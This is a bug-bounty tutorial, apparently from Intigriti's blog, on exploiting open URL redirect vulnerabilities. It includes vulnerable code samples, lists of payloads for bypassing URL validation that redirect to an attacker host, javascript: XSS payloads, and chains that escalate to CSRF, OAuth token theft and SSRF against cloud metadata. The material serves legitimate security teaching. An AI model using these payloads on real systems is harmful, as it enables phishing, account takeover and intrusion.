Open URL redirects: A complete guide to exploiting open URL redirect vulnerabilities

BY BLACKBIRD-EU · JANUARY 16, 2025 · LAST UPDATED ON MAY 11, 2025

Open URL redirect vulnerabilities are easy to find as they are quite common in applications. This vulnerability type is also often considered a low-hanging fruit. However, as modern applications get more complex, so do the vulnerabilities. And that also makes it possible to escalate these lower-hanging fruits to higher-severity security issues. Just as we've seen how it is possible to escalate an XSS to a remote code execution vulnerability, we can also escalate open URL redirects to a full account takeover for example.

In this article, we will dive deep into what open URL redirect vulnerabilities are, how to identify them, exploit these vulnerability types and also escalate these to higher-severity security issues.

Let's dive in!

What are open URL redirect vulnerabilities?

Open URL redirect vulnerabilities arise when a vulnerable web application processes your user input in an unsafe way allowing you to redirect users from the trusted host to an external (untrusted) location.

There are 2 main types of redirects, server-side redirects (the most common ones) and client-side redirects (also referred to as DOM-based redirects). Let's take an in-depth look at both of these types.

Server-side redirects

Server-side redirects are caused by a vulnerable application that allows unsanitized user-controllable input to control the **Location** HTTP response header.

To better help understand server-side open URL redirect vulnerabilities, take a look at the following code snippet:

```
// /modules/logout.php

<?php

// Read the "redirect_url" query parameter
$redirect_url = $_GET["redirect_url"];

// If the parameter is set, set the Location header and redirect the user
if (isset($redirect_url))
{
   header("Location: " .$redirect_url);
   die();
}

header("Location: http://vulnerable-app/login.php");
die();
?>
```

A common mistake made by developers is passing unsanitized user input into the Location HTTP response header. In this particular case, the **redirect_url** query parameter is read and later in the code added to the Location HTTP response header.

This is a simple example of a server-side open URL redirect.

Client-side redirects

Client-side redirects are redirects invoked by the browser (through client-side JavaScript code). Take a look at the vulnerable code snippet below to get a better understanding of client-side redirects.

```
// /scripts/app-login.js

// Read the "redirectURL" query parameter
const redirectURL = (new URLSearchParams(location.search)).get('redirectURL');

// If present, pass it to the location.href DOM property
if (redirectURL) {
   window.location.href = redirectURL;
} else {
   window.location.href = "/dashboad";
};
```


In this simple example, the code checks whether the query parameter **redirectURL** is set. Afterward, it passes the user-controllable input parameter to a DOM sink. We will later in this article also cover how this simple issue can be escalated to a cross-site scripting vulnerability.

Let's now dive deeper into how we can easily identify open redirect vulnerabilities.

Identifying open URL redirect vulnerabilities

In-app redirects are commonly used to enhance the end user's app experience. For example, if the user attempts to access a protected page, he/she might get redirected to the sign-in page first. And so

developers often send along a redirect parameter to make sure the user is redirected to the protected page after authentication.



An example of a redirect after authentication

Redirects are also used after an important action has been completed. A common example would be registering for a new account within the app and getting redirected to the dashboard after account creation.

In less common cases, redirects are also used to optimize the user's content and developers redirect users based on their device.

To sum up, you should be looking for open URL redirects in the following areas of your target:

- Sign in & register pages
- Sign out application route or API endpoint
- Password resets (inspect the generated token link too as it may contain a redirect parameter)
- Profile account page
- Email verification links
- Error pages
- Any important action within the app that requires multiple steps


So far, we've explored what open URL redirects are and where they're commonly present. Let's take a look at how to exploit them and even escalate these lower-hanging fruit vulnerabilities to high-severity security issues!

Exploiting open URL redirect vulnerabilities

Simple open URL redirects

Most redirect parameters you'll come across will either have limited protection or no protection at all. When no security measures are present, we can easily supply any arbitrary URI as the parameter value and get redirected to that specific host.

Take a look at the PHP code snippet from before:



Vulnerable code snippet

In this specific case, we can simply populate the **redirect_url** query parameter and redirect the end-user to any specific host.

Request:

```
GET /logout.php?redirect_url=http://attacker.com/ HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.6 Safari/605.1.1
```

Response:

```
HTTP/1.1 302 Found
Host: example.com
Connection: close
X-Powered-By: PHP/8.2.26
Location: http://attacker.com/
Content-type: text/html; charset=UTF-8
```

This is the most simple example of an open URL redirect vulnerability and it can result in numerous attack vectors (depending on the context) which we will get into in the next section of this article.

Let's move on to the more advanced cases where we will be actively bypassing weak URL validations!

Advanced open URL redirects

The correct way of preventing open URL redirects is by maintaining a strict whitelist of allowed redirects. However, as redirects within the app are often not always predictable upfront, developers tend to validate a part of the URL and based on that allow a redirect to happen.

Exploiting advanced server-side redirects

Let's take a look at a context where the host part is validated:

```
GET /logout.php?redirect_url=http://example.com/login.php HTTP/1.1
Host: example.com
```

Any attempt to replace the allowed host results in the app using the default path as a fallback. To bypass this validation, we can use one of the following open URL redirect payloads:

```
# Bypass a HTTP scheme blacklist
//attacker.com
/%0A/attacker.com
/%0D/attacker.com
/%09/attacker.com
/+/attacker.com
///attacker.com
\\attacker.com

# Bypass a URI authority component (//) blacklist
http:example.com
https:example.com

# Bypass weak domain validation
https://example.com@attacker.com
https://example.com.attacker.com
https://attacker.com/example.com
https://attacker.com?example.com
https://attacker.com%23example.com
https://attacker.com%00example.com
https://attacker.com%0Aexample.com
https://attacker.com%0Dexample.com
https://attacker.com%09example.com
https://example.com°attacker.com

# Bypass weak top-level domain (TLD) validation
https://example.comattacker.com
https://example.com.mx
https://example.company                    # .company is a valid TLD
https://attacker.com%E3%80%82example.com          # URL encoded Chinese dot
```


Replace **example.com** in the payloads above with your target's allowed host or domain name and **attacker.com** with your controlled domain name.

TIP! PortSwigger has an extensive URL validation bypass cheat sheet that can help you bypass weak URL validations!

Exploiting advanced DOM-based redirects

As we've mentioned before, DOM-based redirects are initiated from the browser. If our input is handled in an unsafe way and passed to a DOM sink, we can escalate an open URL redirect to a DOM-based cross-site scripting (XSS) vulnerability.

If we take a look at our previous vulnerable code snippet:



Vulnerable code snippet

We can easily send the following payload to execute the **alert()** function call:

```
GET /signin?redirectURL=javascript:alert() HTTP/1.1
Host: example.com
```

This payload will be passed to the **window.location.href** DOM-sink and execute our arbitrary code.

Below is a list of more bypasses that make use of the JavaScript protocol in case our basic payload got filtered:

```
# Simple bypasses
javascript:alert(1)
JavaScript:alert(1)
JAVASCRIPT:alert(1)

# Bypass weak regex patterns (try repositioning the URL-encoded special characters)
ja%20vascri%20pt:alert(1)
jav%0Aascri%0Apt:alert(1)
jav%0Dascri%0Dpt:alert(1)
jav%09ascri%09pt:alert(1)

# More advanced weak regex pattern bypasses
%19javascript:alert(1)
javascript://%0Aalert(1)
javascript://%0Dalert(1)
javascript://https://example.com%0Aalert(1)
```

Escalating open URL redirect vulnerabilities

Open URL redirect vulnerabilities are often considered low-hanging fruits. Some bug bounty programs even reject open URL redirect vulnerabilities, unless you can prove impact.

Luckily for us, this vulnerability type can in some cases be escalated, depending on the context. Below are a few examples described in depth.

DOM-based cross-site scripting (XSS)

As we've mentioned earlier in the article, if our redirect is initiated from the client side (DOM-based), it is possible to escalate our low-severity vulnerability to a higher-severity security issue.

There are several ways to identify the type of redirect. Generally, server-side redirects always make use of the **Location** HTTP response header along with a 3XX HTTP status code (such as 301, 302 or 307).

If you come across a page that is missing the **Location** HTTP response header but still redirects you (after a small delay), it usually indicates that a DOM-based redirect was performed.

Tracing back the code snippet responsible for the redirect can also help you identify the redirect type. Furthermore, you'll also be able to see if any validation is performed on your input.

TIP! Use tools like DOMInvador and Untrusted Types to help you trace back the vulnerable code that's passing your arbitrary input into a DOM sink!

GET-based cross-site request forgeries

Open URL redirects can also be chained with certain types of CSRF vulnerabilities to further escalate it!

Take a look at the following vulnerable code example:

Vulnerable code snippet

Here, we can notice 2 issues. Lack of CSRF protection on the **/api/account/profile** endpoint and an open URL redirect on the **/redirect** API endpoint.

We can chain both issues and craft the following proof of concept to end up changing the username and bio of any user that visits our malicious link:

```
GET /redirect?url=%2Fapi%2Faccount%2Fprofile%3Fusername%3DIntigriti%26bio%3DIntigriti HTTP/1.1
Host: example.com
```

Each target is different, so we recommend you look for other critical actions within the application that lack CSRF protection. Depending on the context, chaining it with an open URL redirect may increase the severity of the initial issue.

Account takeover via OAuth

If your target allows you to use third-party accounts (such as Microsoft, Facebook or Apple ID) to sign in, it's most likely making use of a popular authentication framework such as OAuth 2.0. In case your target did not follow implementation best practices, you may be able to leak the access token and achieve account takeover.

If you ever come across an OAuth implementation, such as the request presented below:


```
/api/oauth/apple?
client_id=1234&redirect_uri=https://example.com/api/oauth/callback&response_type=token&scope=openid%20profile&state=random-state
```

Try altering the **redirect_uri** parameter to an arbitrary host that you control and continue with the OAuth flow.

If the implementation is indeed vulnerable, it'd redirect you to your controlled host with the access token, allowing you to manually call the callback endpoint and initiate a session with the victim's account.

Server-side request forgery

Open URL redirects can also be used to exploit server-side request forgeries. Some applications that are vulnerable to server-side request forgery only allow you to access whitelisted or trusted hosts. If the vulnerable application also follows redirects, you can use the open URL redirect vulnerability to exploit the SSRF and escalate your initial finding!



Vulnerable code snippet

In the case above, the **/api/image-loader** seems to be vulnerable to an SSRF vulnerability. However, it only makes requests to trusted domains.

Using the open URL redirect, we can trick the vulnerable app into that we are trying to load a trusted host, but since the fetch API follows redirects by default, it would follow the redirect and return in this case the AWS metadata endpoint:

```
GET /api/image-loader?
url=https%3A%2F%2Fexample.com%2Fredirect%3Furl%3Dhttp%253A%252F%252F169.254.169.254%252F...
HTTP/1.1
Host: example.com
```

Conclusion

Even though open URL redirect vulnerabilities are easy to find and quite common in most complex applications, they're often considered low-hanging fruits. In this article, we went over several ways how to exploit these vulnerability types and escalate them into higher-severity security vulnerabilities that have a higher acceptance chance!

You've just learned how to hunt for open URL redirect vulnerabilities and how to escalate them to high-severity security issues... Right now, it's time to put your skills to the test! Browse through our 70+ public

bug bounty programs on Intigriti, and who knows, maybe your next bounty will be earned with us!

START HACKING ON INTIGRITI TODAY

REQUEST A DEMO	VISIT THE WEBSITE	GET IN TOUCH
intigriti.com/demo	intigriti.com	hello@intigriti.com